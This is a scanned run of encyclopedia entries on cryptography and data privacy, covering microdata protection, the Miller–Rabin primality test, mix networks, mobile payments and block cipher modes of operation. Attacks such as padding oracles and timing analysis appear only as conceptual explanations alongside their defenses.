Microdata Protection. Fig. 1 An example of a de-identified microdata table



Microdata Protection. Fig. 2 Classification of microdata protection techniques (MPTs)

attributes `Marital Status` and `Sex` are categorical attributes.

Assessing Microdata Confidentiality and Utility

Microdata protection techniques should balance two contrasting needs: the need for confidentiality protection and the need for data. Protection technique can then be evaluated with respect to *disclosure risk* and *data utility*.

Disclosure risk is the risk that identity and/or attribute disclosure will be encountered if protected microdata are released. In general, two factors may have an impact on identity disclosure.

- *Population uniqueness* means that the probability of identifying a respondent who is the unique respondent with a specific combination of attributes is high if those attributes are present in the microdata table.
- *Reidentification* means that the released microdata is linked to another published table, where the identifiers have not been removed.

The main methods for measuring the risk of identity disclosure therefore quantify the risk of having population *uniqueness* and the risk of *record* or *data linkage* (i.e., the risk of finding a matching between a tuple in the microdata table and a tuple in a public non anonymous dataset). The main method to measure attribute disclosure quantifies instead the risk of *interval disclosure*, that is, the risk of reducing to a small interval the set of values that the sensitive attribute can assume for a given respondent.

Data utility is measured as the amount of information that is preserved by the protection technique. The measure of data utility is strongly connected to the *purpose* for which the information will be used. Since the purpose may be different and not known a priori, it is not possible to establish a general data utility measure based on purpose. The methods used are therefore based on the concepts of *analytically valid* and *analytically interesting*. A protected microdata table is *analytically valid* if it approximately preserves statistical analyzes (e.g., mean and co-variance) that can be produced with the original microdata. A protected microdata table is *analytically interesting* if it contains a sufficient number of attributes that can be validly analyzed.

In general, there are two strategies for computing data utility: (i) directly comparing the tuples of the protected microdata with the tuples in the original microdata; (ii) comparing the statistics computed on the protected microdata with the same statistics evaluated on the original microdata.

Disclosure risk and data utility combination. Microdata protection techniques have a different impact on disclosure risk and data utility. To be able to assess alternative microdata protection techniques, it is necessary to define a framework for assessing how good a protection technique is. Different proposals have been introduced in the literature (e.g., *k-anonymity* [3] and *ℓ-diversity*) that establish an upper bound to the disclosure risk of a released table. Among the tables, obtained by applying microdata protection techniques, that satisfy the disclosure risk threshold, the one with the highest disclosure risk guarantees higher data utility. In fact, such a table has been obtained by removing from the original microdata table only the information necessary to satisfy the confidentiality requirement.

The disclosure risk and data utility measures should be used before releasing the data to verify whether the protection is adequate to the respondents' requests of confidentiality and to the data recipients' needs of information.

Applications

Microdata protection techniques can be applied whenever the publication of information directly referred to respondents is required. This may happen, for example, when a private organization makes available various data regarding its business (products, sales, and so on) and, at the same time, needs to protect sensitive information such as the identity of its customers or plans for future products. As another example, this may also happen when government agencies release historical data for statistical analysis and, at the same time, need to apply a sanitization process to "blank out" information considered sensitive, either directly or because of the sensitive information it would allow the recipient to infer.

Open Problems

The problem of preserving the privacy of the respondents in microdata publication has been widely studied. However, there are still different open issues that need to be further investigated such as multiple data releases, external knowledge of recipients, and definition of simple privacy and utility measures.

Recommended Reading

1. Ciriani V, De Capitani di Vimercati S, Foresti S, Samarati P (2007) Microdata protection. In: Yu T, Jajodia S (eds) Security in decentralized data management. Springer, Berlin Heidelberg
2. Federal committee on statistical methodology. Statistical policy working paper 22. Report on statistical disclosure limitation methodology. Washington, DC, May 1994
3. Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027

Microdata Statistical Disclosure Control

►Microdata Masking Techniques

Miller–Rabin Probabilistic Primality Test

Moses Liskov
Department of Computer Science, The College of William and Mary, Williamsburg, VA, USA

Synonyms

Miller-Rabin test

Related Concepts

►Fermat Primality Test; ►Fermat's Little Theorem; ►Modular Arithmetic; ►Primality Test; ►Prime Number

Definition

The Miller–Rabin ►probabilistic primality test is a probabilistic algorithm for testing whether a number is a ►prime number using modular exponentiation, ►Fermat's little theorem, and the fact that the only square roots of 1 modulo a prime are ±1.

Background

The Miller–Rabin test was described initially by Miller [2]. Rabin provided further analysis [3], hence the name.

Theory and Applications

One property of primes is that any number whose square is congruent to 1 modulo a prime p must itself be congruent to 1 or −1. This is not true of composite numbers. If a number n is the product of k distinct odd prime powers, then there will be 2^k distinct "square roots" of 1 modulo n. For example, there are four square roots of 1 modulo 77. The roots must be either 1 or −1 modulo 7, and either 1 or −1 modulo 11, since 7 and 11 divide 77. In order to solve these square roots, one must solve sets of equations like these:

$$a \equiv 1 \bmod 7, a \equiv 1 \bmod 11$$

$$b \equiv -1 \bmod 7, b \equiv 1 \bmod 11$$

$$c \equiv 1 \bmod 7, c \equiv -1 \bmod 11$$

$$d \equiv -1 \bmod 7, d \equiv -1 \bmod 11$$

The solutions in this case are $a \equiv 1 \bmod 77$, $b \equiv 34 \bmod 77$, $c \equiv 43 \bmod 77$, and $d \equiv -1 \equiv 76 \bmod 77$. (This is a simple application of the ►Chinese remainder theorem.)

The Miller–Rabin test uses this fact about composite numbers to test if a number is composite. A single round of Miller–Rabin tests where a given base a is a "witness" to the compositeness of n, by computing $a^{n-1} \bmod n$. This is the same computation as in the ►Fermat primality test, but that the test fails to detect compositeness of n if n is a Carmichael number. The Miller–Rabin test performs this computation as a series of squarings and checks after each squaring whether a square root of 1 other than 1 or −1 mod n is found. If so, the number n is composite; these additional checks also catch Carmichael numbers.

The procedure is the following, where s, the number of rounds, is a parameter:

1. On input n, output PRIME if $n = 2$ and COMPOSITE if $n > 2$ but n is even. Otherwise, find k such that $n-1 = q2^k$ where q is odd.
2. For $j = 1$ to s, do:
   (a) Generate a random base a between 2 and $n - 2$ with $\gcd(a, n) = 1$.
   (b) Compute $b = a^q \bmod n$.
   (c) For $i = 1$ to k:
      (i) Compute $b' = b^2 \bmod n$.
      (ii) If $b' \equiv 1 \bmod n$ and $b \not\equiv \pm 1 \bmod n$, output COMPOSITE.
      (iii) Set $b = b'$.
   (d) If $b \not\equiv 1 \bmod n$, output COMPOSITE.
3. Output PROBABLY PRIME.

Note that when this algorithm outputs PRIME or COMPOSITE, the answer is always correct. When this algorithm outputs PROBABLY PRIME, there is a chance of failure.

For any odd composite n, at least $\frac{3(n-1)}{4}$ of the bases of a are Miller–Rabin witnesses that n is composite (a good presentation of a proof for the simpler bound $\frac{n-1}{2}$ is in [1]). Each round of the Miller–Rabin test thus gives at least a 3/4 probability of finding a witness, if n is composite. These probabilities are independent, so if we run the Miller–Rabin test with s rounds, then the probability that n is composite and we never find a compositeness witness is at most 2^{-2s}.

The running time of the Miller–Rabin primality test, for failure threshold ϵ, on an input n, is $\Theta((-\log \epsilon) \log n)$ modular multiplications.

Recommended Reading

1. Cormen TH, Leiserson CE, Rivest RL, Stein C (2001) Introduction to algorithms. MIT Press, Cambridge

2. Miller GL (1976) Riemann's hypothesis and tests for primality. J Comput Syst Sci 13:300–317
3. Rabin MO (1980) Probabilistic algorithm for testing primality. J Number Theory 12:128–138

Miller-Rabin Test

►Miller–Rabin Probabilistic Primality Test

MILS

►Multiple Independent Levels of Security

Minimal Polynomial

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencout, Le Chesnay, France

Related Concepts

►Berlekamp–Massey Algorithm; ►Linear Complexity; ►Linear Feedback Shift Register; ►Stream Cipher

Definition

The *minimal polynomial* of a linear recurring sequence $\mathbf{s} = (s_t)_{t\geq 0}$ of elements of $\mathbf{F}_q$ is the polynomial P in $\mathbf{F}_q[X]$ of lowest degree such that $(s_t)_{t\geq 0}$ is generated by the ►linear feedback shift register (LFSR) with characteristic polynomial P. In other terms, $P = \sum_{i=0}^{L-1} p_i X^i + X^L$ is the characteristic polynomial of the linear recurrence relation of least degree satisfied by the sequence:

$$s_{t+L} + \sum_{i=0}^{L-1} p_i s_{t+i} = 0, \; t \geq 0.$$

The minimal polynomial of a linear recurring sequence **s** is monic and unique; it divides the characteristic polynomial of any LFSR which generates **s**. The degree of the minimal polynomial of **s** is called its ►linear complexity. The period of the minimal polynomial of **s** is equal to the least period of **s**. (►linear feedback shift register for further details).

The minimal polynomial of a linear recurring sequence with linear complexity Λ can be recovered from any 2Λ consecutive terms of the sequence by the ►Berlekamp–Massey algorithm.

Minimal Privilege

►Least Privilege

MIPS-Year

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Moore's Law; ►RSA Factoring Challenge

Definition

A *MIPS-year* is the amount of work performed in one year by a computer operating at the rate of one million operations per second, or approximately 2^{45} operations.

Background

The term "MIPS" is fairly old in the computer industry; Digital Equipment Corporation's VAX-11/780 is often considered the benchmark of a 1-MIPS machine. An early use of the term "MIPS-year" in cryptography may be found in a 1991 letter from Rivest to NIST regarding the security of the then-proposed ►Digital Signature Standard, a revised version of which is published as part of [1].

Theory

A *MIPS-year* is perhaps the "standard" measure of computational effort in cryptography: it refers to the amount of work performed, in one year, by a computer operating at the rate of one million operations per second (1 MIPS). The actual type of operation is undefined but assumed to be a "typical" computer operation. A MIPS-year is thus approximately 2^{45} operations.

The MIPS-year is a convenient measurement, but not a perfect one. In practice, there is no "typical" computer operation, and the actual difficulty of an effort must also consider other factors such as the cost of hardware and the amount of memory required. (See Silverman [2] for discussion of some of these issues.) Research into the difficulty of factoring 1024-bit RSA moduli has taken a more precise approach by giving a specific hardware design and estimating both the cost of the hardware involved and the number of operations (►Factoring Circuits, ►TWIRL). The MIPS-year nevertheless remains a helpful guideline.

Applications

The difficulty of solutions to the cryptographic problems (as illustrated, for instance, ►RSA Factoring Challenge as well as challenges involving the ►Data Encryption Standard) is usually given in MIPS-years, as a rough measure of effort independent of the actual computers involved. For instance, the RSA-512 benchmark took about 8000 MIPS-years, or approximately 2^{58} operations, distributed across a large number of computers. (This is somewhat less than the number of operations to search for a 56-bit DES key, as multiple operations are required to test each DES key.)

Recommended Reading

1. Rivest RL, Hellman ME, Anderson JC, Lyons JW (1992) Responses to NIST's proposal. Commun ACM 35(7):41–54
2. Silverman R (1999) Exposing the mythical MIPS-year. IEEE Comput 32(8):22–26

Miss-in-the-Middle Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers

Definition

Following the idea behind the ►meet-in-the-middle approach, the miss-in-the-middle attack is one of the techniques to construct *distinguishers* for the ►impossible differential attack. The idea is that one finds two events that propagate half way through the cipher top and bottom with certainty, but which do not match in the middle. This results in an event which is impossible for the full cipher, i.e., has zero probability. A typical tool for constructing such events would be *truncated differentials*. Note that it is sufficient that events contradict each other in a single bit in the middle.

Background

This technique was first introduced in the papers by Biham et al. [1, 2] to cryptanalyze round-reduced versions of ►Skipjack, IDEA, and Khufu.

Recommended Reading

1. Biham E, Biryukov A, Shamir A (1999) Cryptanalysis of Skipjack reduced to 31 rounds using impossible differentials. In: Stern J (ed) Advances in cryptology – eurocrypt'99. Lecture notes in computer science, vol 1593. Springer, Berlin, pp 12–23
2. Biham E, Biryukov A, Shamir A (1999) Miss in the middle attacks on IDEA and Khufu. In: Knudsen LR (ed) Fast software encryption, FSE'99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 124–138

Mix Networks

Matthew K. Franklin
Computer Science Department, University of California, Davis, CA, USA

Definition

The basic functionality of a mix network is to provide *sender* ►*anonymity*, i.e., the identity of the originator of a message is difficult or impossible to discern for any given message delivered to any given recipient. A mix network can also provide *receiver anonymity*, i.e., the identity of the intended recipient of a message is difficult or impossible to discern for any given message originating from any given sender.

Background

It is not difficult to imagine scenarios in which message secrecy in communication is desirable. In such scenarios, ►encryption is a crucial tool. Unfortunately, encryption of message contents by itself may not be sufficient. Even if the contents of sensitive messages are protected, much can be inferred merely by the fact that one party is sending a message to another party. If an authoritarian regime already suspects that one party to a communication is a dissident, then the other parties to the communication become suspect as well. Accessing a crisis hotline or a patent database is a strong clue about the intentions of the user, even if the exact wording of the query remains secret. In settings where encryption is rare, the mere fact that certain messages are encrypted may cause increased scrutiny. In 1981, Chaum [3] published a beautifully simple and elegant method to protect the identities of communicating parties: "mix networks."

Theory and Applications

Chaum's idea can be described using the simplest mix network, which consists of a single mix. If Alice wants to send a message M to Bob, she first encrypts it using Bob's public key (►Publickey Cryptography): $C_1 = E(M, PK_{Bob})$. Then she re-encrypts this ciphertext (together with Bob's

name!) using the mix's public key: $C_2 = E$ (C_1 "Bob," PK_{Mix}). Then the following steps occur:

1. Alice sends C_2 to the mix.
2. The mix decrypts C_2 to recover C_1 and "Bob."
3. The mix sends C_1 to Bob.
4. Bob decrypts C_1 to recover the message M.

The identity of the originator (Alice) is protected if many senders are using the same mix at the same time. The identity of the recipient (Bob) is protected if many receivers have messages routed to them through the same mix at the same time. Of course, the mix knows who is communicating to whom. That is, there is perfect linkability by the mix of originator to recipient for every message that passes through the mix.

A general mix network is constructed similarly, except that Alice re-encrypts several times using a "chain" (or "cascade") of mixes. For example, a chain of three mixes would have Alice compute:

$$\begin{aligned} C_1 &= E(M, PK_{Bob}), \\ C_2 &= E(C_1 \cdot \text{"Bob"}, PK_{Mix1}), \\ C_3 &= E(C_2 \cdot \text{"Mix1"}, PK_{Mix2}), \\ C_4 &= E(C_3 \cdot \text{"Mix2"}, PK_{Mix3}), \end{aligned} \tag{1}$$

Then Alice would send C_4 to Mix3, and Mix3 would send C_3 to Mix2, and Mix2 would send C_2 to Mix1, and Mix1 would send C_1 to Bob. Notice that now the mixes would have to collude to know who is communicating to whom.

Of course, this is just the high-level description of a mix network. In practice, a variety of attacks on ►anonymity are possible, and various design countermeasures would have to be incorporated (see also [1]):

►*Timing Attacks*: Careful observation of the timing of inputs and outputs of a single mix could enable an eavesdropper to link specific inbound and outbound messages. One defense against this is for a mix to delay the forwarding of messages until a certain number of them can be sent at the same time ("batching").

Message Length Attacks: Encryption by itself does not necessarily conceal the size of the plaintext message. If certain messages passing through the mix network differ in size, then these might be distinguishable by an outside attacker. Defenses include splitting large messages ("fragmentation") and lengthening short messages ("padding").

Absence of Communication Attacks: Certain suspects can be eliminated from consideration as potential senders of a message simply because they were idle during some relevant time period, i.e., sent no encrypted messages to a particular mix. One defense against this is for senders to continue to send null ("dummy") messages when they have nothing to communicate.

Abundance of Communication Attacks: If an adversary can inject a lot of messages into the mix network, then only a small amount of legitimate messages can be routed through the mixes at the same time. The adversary can choose his messages so that they are easily recognized as they pass through the network, and thus he may be able to infer quite a lot about the origin and destination of the few remaining messages. This is closely related to a denial of service attack, and similar defenses are possible. For example, one could limit and balance the rate at which any given sender can route messages through any given mix ("fair allocation").

Chaum's original work included several other interesting extensions. There was a technique for the receiver to reply to an anonymously transmitted message. He also showed how a mix network can be combined with pseudonyms to achieve a "general purpose" untraceable mail system. Furthermore, there was a method for the sender to specify a different chain of mixes for each message.

Chaum's mix network ideas have been implemented numerous times. Notable instances include Freedom [2], Onion Routing [5], Babel [6], and the Cypherpunk remailer system. Serjantov et al. [11] provide a good taxonomy of mix implementations and their properties.

Open Problems

The Crowds system of Reiter and Rubin [8] is a kind of mix network with on-the-fly randomized decisions for how many mixes a message should pass through. In fact, parties in their scheme act as both message initiators and the mixes themselves. In the Crowds protocol, some set of parties form a group called a "jondo." When a sender initiates a message, it is mixed by passing it along a path of other parties in the jondo. The length and constituency of this path is chosen randomly. Specifically, each party in the path makes a randomized decision whether to end the path. If the path is not to be ended, a second randomized decision chooses another jondo member to receive the message next. Perfect concealment is not possible for the Crowds system, but a level of "probable innocence" can be achieved.

Crowds is also vulnerable to a "predecessor attack" [8, 12]. An attacker joins a jondo and keeps track of how often any other jondo member immediately precedes the attacker in a path. Suppose that a single sender is involved in a number of related transmissions, e.g., if a jondo member is using Crowds to anonymously surf the web and often returns to the same website. Then the attacker will be included in some of the paths for these related

transmissions. The attacker's immediate predecessor in each of these paths could be any member of the jondo, but the most frequent occupant of this position will be the original sender.

Mix networks can simplify the design of a cryptographic ►protocol for conducting a secret ballot election [4]. The basic idea is that each eligible voter encrypts his ballot using the public key of the tallying authority. All of the encrypted ballots from eligible voters pass through a mix network to the tallying authority. The tallying authority decrypts all of the received messages, throws away the ones that are not well-formed ballots, and then determines the outcome of the election. The privacy of each individual voter's choices is ensured by the proper functioning of the anonymizing mixes.

For applications such as a secret ballot election, it is reasonable to assume that all of the mix network inputs are available for processing at the same time. This means that the mix network design can be "synchronous." By contrast, Chaum's mix network design is asynchronous, since this is a more reasonable assumption for his motivating application of hiding traffic patterns in ongoing communication. The "re-encryption mix net" [7] is a synchronous design that makes use of more sophisticated cryptographic tools to achieve robustness despite the failure of some of the mix servers. Some of the fastest mix-based election schemes are based on this design.

Verifiable mix protocols [9] are a variant of the basic mix protocol in which correct functioning of any given mix can be publicly verified by any external observer. The primary motivation of verifiable mix protocols is to enhance the security of mix-based election protocols. Typically, the mix generates a short "proof" of correctness that can be checked against the encrypted inputs and encrypted outputs of the mix. Another recent approach to verifiable mixes is based on a "cut-and-choose" (challenge/response) approach [7].

Recommended Reading

1. Back A, Moller U, Stiglic A (2001) Traffic analysis and trade-offs in anonymity providing systems. In: Moskowitz IS (ed) Proceedings of the 4th information hiding workshop. Lecture notes in computer science, vol 2137. Springer, Berlin, pp 243–254
2. Boucher P, Shostack A, Goldberg I (2000) Freedom 2.0 system architecture. Zero knowledge systems (white paper)
3. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
4. Fujioka A, Okamoto T, Ohta K (1992) A practical secret voting scheme for large scale elections. In: Seberry J, Zheng Y (eds) Advances in cryptology – AUSCRYPT'92. Lecture notes in computer science, Gold Coast, Queensland, vol 718. Springer, Berlin, pp 244–251
5. Goldschlag D, Reed M, Syverson P (1999) Onion routing. Commun ACM 42(2):39–41
6. Gulcu C, Tsudik G (1996) Mixing e-mail with BABEL. In: Proceedings of symposium on network and distributed system security. IEEE Computer Society, Washington, DC
7. Jakobsson M, Juels A, Rivest R (2002) Making mix nets robust for electronic voting by partial checking. In: Proceedings of 11th USENIX security symposium, Berkeley, 2002
8. Park C, Itoh K, Kurosawa K (1993) Efficient anonymous channel and all/nothing election scheme. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 248–259
9. Reiter M, Rubin A (1998) Crowds: anonymity for web transactions. ACM Trans Inform Syst Secur 1(1):66–92
10. Sako K, Kilian J (1995) Receipt-free mix-type voting scheme – a practical solution to the implementation of a voting booth. In: Guillou L, Quisquater J-J (eds) Advances in cryptology – EUROCRYPT'95. Lecture notes in computer science, vol 021. Springer, Berlin, pp 393–403
11. Serjantov A, Dingledine R, Syverson P (2002) From a trickle to a flood: active attacks on several mix types. In: Petitcolas FAP (ed) Proceedings of information hiding workshop, Lecture notes in computer science, vol 2578. Springer, Berlin, pp 36–52
12. Wright M, Adler M, Levine B, Schields C (2002) An analysis of the degradation of anonymous protocols. In: Proceedings of symposium on network and distributed system security (NDSS), San Diego

ML-Sequence

►Maximal-Length Sequences

Mobile Payments

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Definition

Mobile payments are any type of payments which are enabled by the usage of a mobile device, e.g., a mobile phone, a smart phone, a PDA, etc. . .

Background

The mobile device is becoming a universal platform with which people will manage their financial services such as mobile banking, mobile payments, brokerage, direct mobile billing, mobile remittances, etc. . . Mobile payments are payment transactions which are initiated through the usage of a mobile phone which are basically of three types: card payments, debit, or credit transfers. This means that the transfer of funds from a payer to a payee is initiated by using a mobile device. As such the mobile device is only to

be considered as an access channel to a "classic" payment transaction such as a card payment or a debit/credit transfer.

Theory

Basically two main classes of mobile payments can be considered: mobile contactless payments, also referred to as proximity payments, and mobile remote payments.

In the case of proximity payments, it is a mobile device initiated payment where the payer and payee (and/or his/her equipment) are in the same location and communicate directly with each other using contactless radio technologies, such as NFC (RFID), Bluetooth or infrared for data transfer.

For remote payments, it is a mobile device initiated payment where the transaction is conducted over telecommunication networks such as GSM or Internet, and can be made independently from the payer's location (and/or his/her equipment).

In order to guarantee the security of the mobile payment, most banks require that the so-called mobile payment application and the personalisation data are stored on a Secure Element in the mobile device (see [1]). Also specific (security) requirements for the mobile devices used for executing payments apply (see [4]).

Applications

A variety of applications of mobile payments exist. A description of use cases may be found in documents provided by [1] and [3].

Open Problems and Future Directions

Mobile payments are to be considered as a rapidly adopting alternative payment method to cash and cheques to pay for a wide range of services and digital or hard goods.

Recommended Reading

1. http://www.mobeyforum.org/
2. http://www.emvco.com/mobile.aspx
3. http://www.europeanpaymentscouncil.eu/content.cfm?page=sepa_mobile_payments
4. http://www.gsmworld.com/our-work/mobile_lifestyle/mobile_money/index.htm

Mobile Wallet

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Related Concepts

►Electronic Wallet

Definition

A mobile wallet is a service allowing the wallet holder to securely store, access, manage, and use identification and payment instruments related information in order to initiate payments from any mobile device.

Theory

The mobile wallet may be considered as the electronic equivalent of a physical wallet which carries identification cards, payment cards, money, and personal items of value. This means that the mobile wallet may store identification information, virtual cards, and other personal items of value. It consists of hardware and software that ensures the secure storage and management of the data and wallet applications and the secure usage of the wallet applications including the authentication of the wallet holder.

Two basic implementations are possible. The wallet (hardware, software, data) is implemented in the end-user mobile device used by the wallet holder, or the wallet is implemented as a service on a remote server and is accessible from any (mobile) device used by the wallet holder.

Applications

The mobile wallet aggregates payment methods and makes them available as one-click payment options on a user's mobile device (e.g., a mobile phone). When the user proceeds to pay for goods or service, the mobile wallet will present the registered payment methods as payment options for completing the payment transaction. Not only does it allow users on the move to access financial services/accounts, but also it plays an integral part in the development of digital commerce.

Recommended Reading

1. http://www.gsmworld.com

Modes of Operation of a Block Cipher

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers

A n-bit ►block cipher with a k-bit ►key is a set of 2^k bijections on n-bit strings. A block cipher is a flexible building block; it can be used for encryption and ►authenticated

encryption to construct ►MAC algorithms and ►hash functions [2].

When a block cipher is used for confidentiality protection, the security goal is to prevent a passive ►eavesdropper with limited computational power to learn any information on the plaintext (except for maybe its length). This eavesdropper can apply the following attacks: ►known plaintext attacks, ►chosen plaintext attacks, and ►chosen ciphertext attacks.

Applications need to protect the confidentiality of strings of arbitrary length. A mode of operation of a block cipher is an algorithm which specifies how one has to apply an n-bit block cipher to achieve this. One approach is to pad the data with a padding algorithm such that the bit-length of the padded string is a multiple t of n bits, and to define a mode which works on t n-bit blocks. For example, one always appends a "1"-bit followed by as many "0" bits as necessary to make the length of the resulting string a multiple of n. An alternative is to define a mode of operation that can process data in blocks of $j \le n$ bits.


We first discuss the five modes of operation which have been defined in the FIPS [12] (also [22]) and ISO/IEC [16] standards: the ECB mode, the CBC mode, the OFB mode, the CTR mode, and the CFB mode. Next, we discuss some alternative modes that have been defined for ►triple-DES and modes which allow to encrypt values from finite sets.

We use the following notation: $E_K(p_i)$ denotes the encryption with a block cipher of the n-bit plaintext block p_i with the key K; similarly, $D_K(c_i)$ denotes the decryption of the iphertext c_i. The operation $rchop_j(s)$ returns the rightmost j bits of the string s, and the operation $lchop_j(s)$ returns the leftmost j bits. The symbol $\|$ denotes concatenation of strings and $\oplus$ denotes addition modulo 2 (exor).

The Electronic Code Book (ECB) Mode: The simplest mode is the ECB (Electronic Code Book) mode. After padding, the plaintext p is divided into t n-bit blocks p_i and the block cipher is applied to each block; the decryption also operates on individual blocks (Fig. 1):

$$c_i = E_K(p_i) \quad \text{and} \quad p_i = D_K(c_i), \quad i = 1, \ldots, t.$$

Errors in the ciphertext do not propagate beyond the block boundaries (as long as these can be recovered). However, the ECB mode is the only mode covered in this entry which does not hide patterns (such as repetitions) in the plaintext. Usage of this mode should be strongly discouraged. In the past, the ECB mode was sometimes recommended for the encryption of keys; however, ►authenticated encryption would be much better for this application (or the ►Rijndael/AES key wrapping algorithm proposed by NIST).




Modes of Operation of a Block Cipher. Fig. 1 The ECB mode of a block cipher

The Cipher Block Chaining (CBC) mode: The most popular mode of operation of a block cipher is the CBC (Cipher Block Chaining) mode. The plaintext p is divided into t n-bit blocks p_i. This mode adds (modulo 2) to a plaintext block the previous ciphertext block and applies the block cipher to this result (Fig. 2):

$$c_i = E_K(p_i \oplus c_{i-1}),$$
$$p_i = D_K(c_i \oplus c_{i-1}), \qquad i = 1, \ldots, t.$$

Note that in the CBC mode, the value c_{i-1} is used to randomize the plaintext; this couples the blocks and hides patterns and repetitions. To enable the encryption of the first plaintext block ($i = 1$), one defines c_0 as the initial value IV, which should be randomly chosen and transmitted securely to the recipient. By varying this IV, one can ensure that the same plaintext is encrypted into a different ciphertext under the same key, which is essential for secure encryption. The IV plays a similar role in the OFB, CTR, and CFB modes.

The CBC decryption has a limited error propagation: Errors in the ith ciphertext block will garble the ith plaintext block completely, and will be copied into the next plaintext block. The CBC decryption allows for parallelism and random access: If necessary, one can decrypt only a small part of the ciphertext. However, the encryption mode is a serial operation. To overcome this restriction, ISO/IEC 10116 [16] has defined a variant of the CBC mode which divides the plaintext into r parallel streams and applies



Modes of Operation of a Block Cipher. Fig. 2 The CBC mode of a block cipher

the CBC mode to each of these streams. This requires, however, r different IV values.

A security proof of the CBC mode (with random and secret IV) against an adversary who has access to chosen plaintexts has been provided by Bellare et al. [3]; it shows that if the block cipher is secure in the sense that it is hard to distinguish it from a random permutation, the CBC mode offers secure encryption in the sense that the ciphertext is random (which implies that it does not provide the opponent additional information on the plaintext). The security result breaks down if the opponent can obtain approximately $q = 2^{n/2}$ plaintext/ciphertext pairs due to a matching ciphertext attack [18]. This can be seen as follows. Note that the ciphertext blocks c_i are random n-bit strings. After observing q n-bit ciphertext blocks, one expects to find approximately $q^2/2^{n+1}$ pairs of matching ciphertexts, that is, indices (v, w) with $c_v = c_w$ (also the ▶birthday paradox). As a block cipher is a permutation, this implies that the corresponding plaintexts are equal, or $p_v \oplus c_{v-1} = p_w \oplus c_{w-1}$ which can be rewritten as $p_v \oplus p_w = c_{v-1} \oplus c_{w-1}$. Hence, each pair of matching ciphertexts leaks the sum of two plaintext blocks. To preclude such a leakage, one needs to impose that $q \ll 2^{(n+1)/2}$ or $q = \alpha \cdot 2^{n/2}$ where α is a small constant (say 10^{-3}, which leads to a collision probability of 1 in two million). If this limit is reached, one needs to change the key. Note that the proof only considers security against chosen plaintext attacks; the CBC mode is not secure if chosen ciphertext attacks are allowed. The security against these attacks can be obtained by using ▶authenticated encryption.

For some applications, the ciphertext should have exactly the same length as the plaintext; hence padding, methods cannot be used. Two heuristic constructions have been proposed to address this problem; they are not without problems (both leak information in a ▶chosen plaintext setting). A first solution encrypts the last incomplete block p_t (of $j < n$ bits) in OFB mode (cf. Section "The output mode"):

$$c_t = p_t \oplus \mathrm{rchop}_j(E_K(c_{t-1})).$$

A second solution is known as *ciphertext stealing* [21]: One appends the rightmost $n-j$ bits of c_{t-1} to the last block of j bits p_t, to obtain a new n-bit block:

$$c_{t-1} = E_K(p_{t-1} \oplus c_{t-2}),$$
$$c_t = E_K(p_t \parallel \mathrm{rchop}_{n-j}(c_{t-1})).$$


For the last two blocks of the ciphertext, one keeps only the leftmost j bits of c_{t-1} and n bits of c_t. This variant has the disadvantage that the last block needs to be decrypted before the one but last block.

It turns out that the common padding methods are vulnerable to side channel attacks that require chosen ciphertexts: An attacker who can submit ciphertexts of her or his choice to a decryption oracle can obtain information on the plaintext by noting whether or not an error message is returned stating that the padding is incorrect. This was first pointed out for symmetric encryption by Vaudenay in [24]; further results on concrete padding schemes can be found in [8, 9, 23]. The specific choice of the padding rule makes a difference: For example, the simple padding rule described in the introduction seems less vulnerable. Moreover, the implementation can to some extent preclude these attacks, for example, by interrupting the session after a few padding errors. However, the preferred solution is the use of ▶authenticated encryption.

